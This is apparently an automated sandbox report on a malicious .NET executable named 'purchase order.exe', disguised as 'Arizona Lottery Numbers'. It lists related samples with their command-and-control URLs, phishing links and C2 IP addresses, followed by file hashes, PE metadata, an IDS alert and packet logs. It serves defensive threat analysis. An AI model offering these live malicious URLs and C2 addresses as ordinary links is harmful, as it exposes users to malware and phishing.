	anthon.exe	Get hash	malicious	Browse	• www.stlmache.com/94sb/?D8c=zlihirZ0hdZXaD&8pdPSNhX=oHhCnRhAqLFON9zTJDssyW7Qcc6qw5o0Z4654po5P9rAmpqiU8ijSaSHb7UixrcmwTy4
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• www.messianicentertainment.com/mkv/
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• www.youarecoveredamerica.com/cxs/?wR=30eviFukjpDMKdZAPLSN5kaysTzlcADcsOyOixR0/60FoTO0nFa3+4ZYvhmf8uIzSvTf&V4=inHXwbhx
	PO EME39134.xlsx	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?NL08b=wzYKSVBwuJMkKFzZssaTzgW2Vk9zJFgyObnh9ous05GVmO8iDcl865kQdMMIGiQlXQz3Bg==&Ab=JpApTx
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.d2cbox.com/coz3/?RFN4=Db4oM/0ZSLcS2WrsSk0EAPitYAH7G5kPXSBsu1Ti9XYpj/EUmwYzXG6I+6XEGkDvXHlCmg==&RB=NL00JzKhBv9HkNRp
	Document Required.xlsx	Get hash	malicious	Browse	• www.vegbydesign.net/et2d/?LDHDp=V0L4Gg8XEG33noZ7KcimyECCbO7JKaiXnbIiZHmOm/4B4fbkqB2G6gSUI7eOq1VGLYG7cQ==&1bY8l=ktg8tf6PjX7
	Payment - Swift Copy.exe	Get hash	malicious	Browse	• www.meetyourwish.com/mnc/?Mdkdxdax=WY4KUSY8ftRWBzX7AqE30jxuDiwNulyYTSspkj6O426HLT41/FrvTZzWmkvAdUuy3I6l&ZVj0=YN6tXn0HZ8X
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.kanmra.com/bg8v/?DXIXO=bN+sZwdqksHEVUXNrgv1qWKxxuRS+qOVBUFqNGSJvK31ERFsrbT8+Ywa/qntJ641tecm&Jt7=XPv4nH2h

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SR7UzD8vSg.exe	Get hash	malicious	Browse	• www.seatoskyphotos.com/g65/?7nwhJ4l=TXJeSLolb01vansOrhIgOMhNYUnQdj/rfF4amJcBrUYE+yYYkSMe6xNPoYCNXAECPfCM&PpJ=2dGHUZtH1RcT9x
	fSBya4AvVj.exe	Get hash	malicious	Browse	• www.crdtchef.com/coz3/?uVg8S=yVCTVPM0BpPlbRn&Cb=6KJmJcklo30WnY6vewxcXLig2KFmxMKN3/pat9BWRdDInxGr1qf1MmoT0+9/86rmVbJja+uPDg==
	7OKYiP6gHy.exe	Get hash	malicious	Browse	• www.space-ghost.com/mz59/?DxlpdH=bx7WlvEZr3O5XBwlnsT/p4C3h10gePk/QJkiFTbVYZMx/qNyufU701Fr8sAaS9DQf7SJ&k2Jxtb=fDHHbT_hY
	ptFIhqUe89.exe	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?EZxHcv=idCXUjVPw&X2MdRr9H=wzYKSVB1uOMgKV/VusaTzgW2Vk9zJFgyOb/xhrytwZGUm/QkEM0ws9cSepgeCyUWcTuH
	G1K3UzwJBx.exe	Get hash	malicious	Browse	• www.softdevteams.com/wsu/?JfBpEB4H=UDFlvLrb363Z/K3+q9OjWueixmKoOm8xQw3Yd3ofqrJMoI6bXqsuqW1H0uReyIz+CvJE&odqddr=RzuhPD
	ARRIVAL NOTICE.xlsx	Get hash	malicious	Browse	• www.befitptstudio.com/ogg/?oN9xX=4mwbOnk+WEse1PEPUI+9OE7CuRKrYpR8Uy9t/eBM2SPWQ9N1Pm1uQBQ852Ah+FLlD8dO/Q==&r8=-ZoxsbmheH5H_0_

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Confectionary and choco.xlsx	Get hash	malicious	Browse	• www.thesiromiel.com/kgw/?qDH4D=f8c0xBrPYPKd&ML30a=2i2TlC6nSGv7nfRnhje0HOiHksQfPDJcIBIB+Miyp4ApD+T5OEbWO8tlEn4OYJPJCmlhDQ==
	C03N224Hbu.exe	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?Dz=wzYKSVB1uOMgKV/VusaTzgW2Vk9zJFgyOb/xhrytwZGUm/QkEM0ws9cSeqAONTEuC2HA&lnuh=TxllfFx
	EME.39134.xlsx	Get hash	malicious	Browse	• www.hrreverie.com/mfg6/?yzux_nSp=j2HGGFUSYNztypOYAYoDf2aqNzVZr1eTDPiKbLutMj6KkAEvkO3e6W3a8VBJiEhjVXb3Fg==&rF=_HCtZ4
	new quotation order.exe	Get hash	malicious	Browse	• www.themilltticket.com/mkr/
	Tracking No_SINI0068206497.exe	Get hash	malicious	Browse	• www.beastbodiwear.com/rte/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	inv.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://email.balluun.com/ls/click?upn=0tHwWGqJA7fIfwq261XQPoa-2Bm5KwDIa4k7cEZI4W-2FdMZ1Q80M51jA5s51EdYNFwUO080OaXBwsUkIwQ6bL8cCo1cNcDJzlw2uVCKEfhUzZ7Fudhp6bkdbJB13EqLH9-2B4kEnaIsd7WRusADisZIU-2FqT0gWvSPQ-2BUMBeGniMV23Qog3fOaT300-2Fv2T0mA5uuaLf6MwKyAEEDv4vRU3MHAWtQ-3D-3DaUdf_BEBGVEU6IBswk46BP-2FJGpTLX-2FIf4Ner2WBFJyc5PmXI5kSwVWq-2FIninIJmDnNhUsSuO8YJPXc32diFLFly8-2FlazGQr8nbzBIO-2BSvdfUqJySNySwNZh5-2F7tiFSU4CooXZWp-2FjpdCX-2Fz89pGPVGN3nhMItFmIBBYMcjwlGWZ8vS3fpyiPHr-2BxekPNfR4Lq-2Baznil07vpcMoEZofdPQTnqnmg-3D-3D	Get hash	malicious	Browse	• 172.217.168.84
	2020112395387_pdf.exe	Get hash	malicious	Browse	• 35.246.6.109
	anthon.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://searchlf.com	Get hash	malicious	Browse	• 74.125.128.154
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 34.102.136.180
	http://https://www.canva.com/design/DAEOhhihuRE/ilbmdiYYv4SZabsnRUealQ/view?utm_content=DAEOhhihuRE&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 74.125.128.157
	http://https://www.canva.com/design/DAEOiuhLwDM/BOj9WYGqioxJf6uGii9b8Q/view?utm_content=DAEOiuhLwDM&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 172.217.168.34
	http://https://docs.google.com/document/d/e/2PACX-1vTkklFHE_qZt5bggVyzSlPIJpfBM78UhR9h5giojoPSOo0J_kMb27pVCxF_eQESVaFWkRLwKQoIVpE-/pub	Get hash	malicious	Browse	• 74.125.128.155

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://docs.google.com/forms/d/e/1FAIpQLSfvVCUvByTC7wlMNQsuALuu8sCIp5hXEtWabaZn5DsGltbkEg/viewform	Get hash	malicious	Browse	• 216.58.215.225
	http://https://docs.google.com/forms/d/e/1FAIpQLSfvVCUvByTC7wlMNQsuALuu8sCIp5hXEtWabaZn5DsGltbkEg/viewform	Get hash	malicious	Browse	• 172.217.168.34
	http://https://Index.potentialissue.xyz/?e=fake@fake.com	Get hash	malicious	Browse	• 74.125.128.155
	http://https://omgzone.co.uk/	Get hash	malicious	Browse	• 35.190.25.25
	http://yjjv.midlidl.com/index	Get hash	malicious	Browse	• 172.217.168.1
	http://https://doc.clickup.com/p/h/84zph-7/c3996c24fc61b45	Get hash	malicious	Browse	• 35.244.142.80
	ATT59829.htm	Get hash	malicious	Browse	• 216.58.215.225
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://email.balluun.com/ls/click?upn=KzNQqcw6vAwizrX-2Fig1Ls6Y5D9N6j9l5FZfBCN8B2wRxBmpXcbUQvKOFUzJGiw-2F3Qy64T8VZ2LXT8NNNJG9bemh7vjcLDgF5-2FXPBBBqdJ0-2BpvIlXlKrZECAirL9YySN2b1LT-2Bcy1l-2F0fp1Pwvv3l4j7XHHKagv-2FxlVdd85P38ZuA-2Bvv5JF3QaAOx19sqG0-2BnULpm_J-2BsRItFMcwpTA18DVdBlGBJyUhFuIaAEybVNgKjH795y-2Bjn2esAEGPPa76dl-2BxD62wo4xT0BtNrFdVu0eWgx-2F6eRqupI7yZWQAa-2FBr1dlsLgX0hlcDSdDmAHsaZaG3WUUyADLR7thqFcU32Djt0AEfQ9qS0428-2BH1u-2Fk1E3KVFo9lePxc9mOWOHzwBkFv-2FOdeNUShdwqtjGBw2zuSNSTyLDRcypBOMpUtPdiR8ihMQ0-3D	Get hash	malicious	Browse	• 216.58.215.225
	http://https://epl.paypal-communication.com/H/2/v600000175fc9567aec3e4496e965fc958/d07dcaec-c38a-4069-96dc-06e53581f535/HTML	Get hash	malicious	Browse	• 172.217.168.35
TOTAL-SERVER-SOLUTIONSUS	http://cartmartservice.com/wp-content/themes/twentysixteen/genericons/make/Interac/index.html	Get hash	malicious	Browse	• 173.45.167.155
	28242450606.exe	Get hash	malicious	Browse	• 172.111.176.42
	http://https://drive-office-3-6-5.appspot.com/	Get hash	malicious	Browse	• 46.243.239.94
	http://https://share-point-office-3-6-5.firebaseapp.com/	Get hash	malicious	Browse	• 46.243.239.94
	HhfoEVec0W.exe	Get hash	malicious	Browse	• 192.252.210.84
	AfpGrB34LM.exe	Get hash	malicious	Browse	• 192.252.210.84
	Copied.234043937.doc	Get hash	malicious	Browse	• 66.115.173.226
	Copied.234043937.doc	Get hash	malicious	Browse	• 66.115.173.226
	Note#939289826.doc	Get hash	malicious	Browse	• 66.115.173.226
	qIbkxLcLXh.exe	Get hash	malicious	Browse	• 66.115.176.25
	snoozer.exe	Get hash	malicious	Browse	• 98.142.221.42
	http://www.afcogecopeer1.com.centexregisteredagent.com/?tty=(shenif.visram@cogecopeer1.com)	Get hash	malicious	Browse	• 198.8.83.186
	http://www.yumpu.com/en/document/read/64496860/new-fax-received-1	Get hash	malicious	Browse	• 199.58.186.42
	http://https://joom.ag/uZDC	Get hash	malicious	Browse	• 192.111.140.242
	http://www.yumpu.com/en/document/read/64496860/new-fax-received-1	Get hash	malicious	Browse	• 199.58.186.42
	http://https://worldgovt.org/	Get hash	malicious	Browse	• 98.142.221.133
	http://https://worldgovt.org/sui/bGVubmVrZS56YW5kbWFuQHJhYm9iYW5rLm5s	Get hash	malicious	Browse	• 98.142.221.133
	http://https://bestdevelopers.in/sui/ZmxvcmlzLmtldGVsQHJhYm9iYW5rLm5s	Get hash	malicious	Browse	• 98.142.221.58
	http://https://special-mammoth.10web.me/	Get hash	malicious	Browse	• 199.58.186.42
	http://https://salesmarvel.co.uk/qui/cm9zcy53b29kaGFtQGFwdHVtLmNvbQ==%E2%80%9D	Get hash	malicious	Browse	• 98.142.221.58
UNMETEREDCA	kHIpJr2DUQ.exe	Get hash	malicious	Browse	• 38.88.126.202
	Da9Ph8u58q.exe	Get hash	malicious	Browse	• 38.88.126.202
	y437JQkXLz.exe	Get hash	malicious	Browse	• 38.88.126.202
	53jMnvjyfR.exe	Get hash	malicious	Browse	• 38.88.126.202
	p1DxvA1pIG.exe	Get hash	malicious	Browse	• 38.88.126.202
	Untitled 967323.doc	Get hash	malicious	Browse	• 38.88.126.202
	http://tv.xiaoxiekeji.top/addons/INC/J4rTnXvpXa/	Get hash	malicious	Browse	• 38.88.126.202
	Copy invoice #150327.doc	Get hash	malicious	Browse	• 38.88.126.202
	index.html.exe	Get hash	malicious	Browse	• 38.88.126.202

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\purchase order.exe.log	
Process:	C:\Users\user\Desktop\purchase order.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1406
Entropy (8bit):	5.341099307467139
Encrypted:	false
SSDEEP:	24:ML9E4Ks2f84jE4Kx1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmER:MxHKXfvjHKx1qHiYHKhQnoPtHoxHhAHg
MD5:	BA56316A0540A6E8A0773ABCC4C34831
SHA1:	4684785CBF231C1F6F3A9FE948419F71B17219FB
SHA-256:	5B713DB1DFB5B7CE60DD4CD7B98F092C362370D857EE944248F9FDC4E5C9C496
SHA-512:	B0FE5F565DFEF658A108F5BFA43F477EC2FF6583E7C9B8BB34A1B9710A840EA713BE9C38DF90C540D64B64F28CD6D22E812518875858B0049FA5379B67DB9577
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.22732835315573
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	purchase order.exe
File size:	908288
MD5:	975187a07455d3cbf38ec878d893b490
SHA1:	af8ddbf775cdb9dbd3776f717c192094202127be
SHA256:	009d9a0f6fafa91b750271413fef5771a4ce5855a59c0e6c16c85eb7de08e52b
SHA512:	378768e3aa1a49e6dce7a83197c1eceb86111422a6886fbe9e3ba7df75ce2bdb0f0979620a8eb905153caf276b43a23dd19885ff487586b3069a515cceb15222
SSDEEP:	12288:3WXLGRqJGxSYzVK435Ve6H2IZyqr6jNhjjYk65zPvELO07CuevjcA57x4vqqpPT4:3yLG80zVK435Ve+ZZyn3jjc5LvELx
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...|2._.....P..... .....@.. .....@.....@.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4dee8e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FBF327C [Thu Nov 26 04:43:40 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xdee34	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xe0000	0x610	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe2000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xdce94	0xdd000	False	0.670616736779	data	7.23319521913	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xe0000	0x610	0x800	False	0.33203125	data	3.44771191569	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xe00a0	0x380	data		
RT_MANIFEST	0xe0420	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Hewlett-Packard 2017
Assembly Version	1.0.0.0
InternalName	L6HC.exe
FileVersion	1.0.0.0
CompanyName	Hewlett-Packard
LegalTrademarks	
Comments	
ProductName	Arizona Lottery Numbers
ProductVersion	1.0.0.0
FileDescription	Arizona Lottery Numbers
OriginalFilename	L6HC.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/26/20-08:35:59.647235	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49750	34.102.136.180	192.168.2.6

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:35:59.515651941 CET	49750	80	192.168.2.6	34.102.136.180
Nov 26, 2020 08:35:59.532067060 CET	80	49750	34.102.136.180	192.168.2.6
Nov 26, 2020 08:35:59.532291889 CET	49750	80	192.168.2.6	34.102.136.180
Nov 26, 2020 08:35:59.532458067 CET	49750	80	192.168.2.6	34.102.136.180
Nov 26, 2020 08:35:59.548866034 CET	80	49750	34.102.136.180	192.168.2.6
Nov 26, 2020 08:35:59.647234917 CET	80	49750	34.102.136.180	192.168.2.6
Nov 26, 2020 08:35:59.647254944 CET	80	49750	34.102.136.180	192.168.2.6
Nov 26, 2020 08:35:59.647403002 CET	49750	80	192.168.2.6	34.102.136.180
Nov 26, 2020 08:35:59.647483110 CET	49750	80	192.168.2.6	34.102.136.180
Nov 26, 2020 08:35:59.663825989 CET	80	49750	34.102.136.180	192.168.2.6
Nov 26, 2020 08:36:19.929287910 CET	49754	80	192.168.2.6	192.252.210.84
Nov 26, 2020 08:36:20.048827887 CET	80	49754	192.252.210.84	192.168.2.6
Nov 26, 2020 08:36:20.049011946 CET	49754	80	192.168.2.6	192.252.210.84
Nov 26, 2020 08:36:20.049163103 CET	49754	80	192.168.2.6	192.252.210.84
Nov 26, 2020 08:36:20.175694942 CET	80	49754	192.252.210.84	192.168.2.6
Nov 26, 2020 08:36:20.176032066 CET	80	49754	192.252.210.84	192.168.2.6
Nov 26, 2020 08:36:20.176084995 CET	80	49754	192.252.210.84	192.168.2.6
Nov 26, 2020 08:36:20.176456928 CET	49754	80	192.168.2.6	192.252.210.84
Nov 26, 2020 08:36:20.176614046 CET	49754	80	192.168.2.6	192.252.210.84
Nov 26, 2020 08:36:20.295711994 CET	80	49754	192.252.210.84	192.168.2.6
Nov 26, 2020 08:36:42.729172945 CET	49759	80	192.168.2.6	154.3.112.106
Nov 26, 2020 08:36:42.934798956 CET	80	49759	154.3.112.106	192.168.2.6
Nov 26, 2020 08:36:42.934915066 CET	49759	80	192.168.2.6	154.3.112.106
Nov 26, 2020 08:36:42.935230017 CET	49759	80	192.168.2.6	154.3.112.106
Nov 26, 2020 08:36:43.141685009 CET	80	49759	154.3.112.106	192.168.2.6
Nov 26, 2020 08:36:43.141709089 CET	80	49759	154.3.112.106	192.168.2.6
Nov 26, 2020 08:36:43.141876936 CET	49759	80	192.168.2.6	154.3.112.106
Nov 26, 2020 08:36:43.141932011 CET	49759	80	192.168.2.6	154.3.112.106
Nov 26, 2020 08:36:43.347218037 CET	80	49759	154.3.112.106	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:34:44.626146078 CET	51774	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:34:44.653296947 CET	53	51774	8.8.8.8	192.168.2.6
Nov 26, 2020 08:34:45.335278988 CET	56023	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:34:45.362344980 CET	53	56023	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:01.675477028 CET	58384	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:35:01.702729940 CET	53	58384	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:09.069878101 CET	60261	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:09.105495930 CET	53	60261	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:09.939351082 CET	56061	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:09.974968910 CET	53	56061	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:11.069233894 CET	58336	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:11.096440077 CET	53	58336	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:12.292821884 CET	53781	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:12.328258038 CET	53	53781	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:12.982487917 CET	54064	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:13.009586096 CET	53	54064	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:13.650024891 CET	52811	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:13.676914930 CET	53	52811	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:14.299649954 CET	55299	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:14.334978104 CET	53	55299	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:15.348972082 CET	63745	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:15.376084089 CET	53	63745	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:15.405502081 CET	50055	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:15.432632923 CET	53	50055	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:29.399007082 CET	61374	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:29.426244020 CET	53	61374	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:34.050090075 CET	50339	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:34.086786985 CET	53	50339	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:34.133965015 CET	63307	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:34.171108007 CET	53	63307	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:38.677284956 CET	49694	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:38.728715897 CET	53	49694	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:39.989021063 CET	54982	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:40.016082048 CET	53	54982	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:41.347407103 CET	50010	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:41.382834911 CET	53	50010	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:42.413922071 CET	63718	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:42.449481010 CET	53	63718	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:43.146209955 CET	62116	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:43.181716919 CET	53	62116	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:43.229849100 CET	63816	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:43.265134096 CET	53	63816	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:44.003971100 CET	55014	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:44.031021118 CET	53	55014	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:44.355125904 CET	62208	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:44.390340090 CET	53	62208	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:44.480305910 CET	57574	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:44.507337093 CET	53	57574	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:44.810081005 CET	51818	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:44.845542908 CET	53	51818	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:45.539169073 CET	56628	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:45.566215992 CET	53	56628	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:46.001442909 CET	60778	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:46.036811113 CET	53	60778	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:47.784264088 CET	53799	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:47.811352968 CET	53	53799	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:48.411068916 CET	54683	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:48.448807001 CET	53	54683	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:48.865490913 CET	59329	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:48.901052952 CET	53	59329	8.8.8.8	192.168.2.6
